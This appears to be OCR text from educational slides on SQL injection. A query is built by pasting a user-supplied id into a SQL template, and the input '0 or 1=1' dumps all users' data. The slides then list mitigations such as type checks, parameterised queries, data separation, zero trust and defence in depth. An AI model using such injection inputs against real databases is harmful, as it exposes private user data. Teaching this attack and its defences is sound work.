

is alice?
yes,
id 23
i'm alice
pass: pony
id 23
id 23
Database
Web Server
App



select *
from users
where id = 23
select *
from users
where id = {id}
fetch 23
id 23
data 23
id 23
data 23
data 23
Database
Web Server
App



fetch 42
id 42
data 42
id 23
data 42
data 42
Database
Web Server
App



select *
from users
where id = 0
or 1=1
select *
from users
where id = {id}
all users' data belong to the attacker now
fetch 0
or 1=1
id 0
or 1=1
data *
id 23
data *
data *
Database
Web Server
App


check id as an int
check id is 23
id 0
or 1=1
id 23
Database
Web Server
App


avoid SQLi with
template parameters
check id as an int
check id is 23
fetch [id]
id 0
or 1=1
id 23
Database
Web Server
App


check id as an int
check id is 23
avoid SQLi with
template parameters
separate
sensible data
id 0
or 1=1
fetch [id]
id 23
Database
Web Server
App


Interfaces
Database
Web Server
App



Mechanisms &
Policies
Interfaces
data transfer
role change
transitions
Threat Model
Database
Web Server
App

Zero Trust


↓

Sec in Depth


Database





Web Server





App

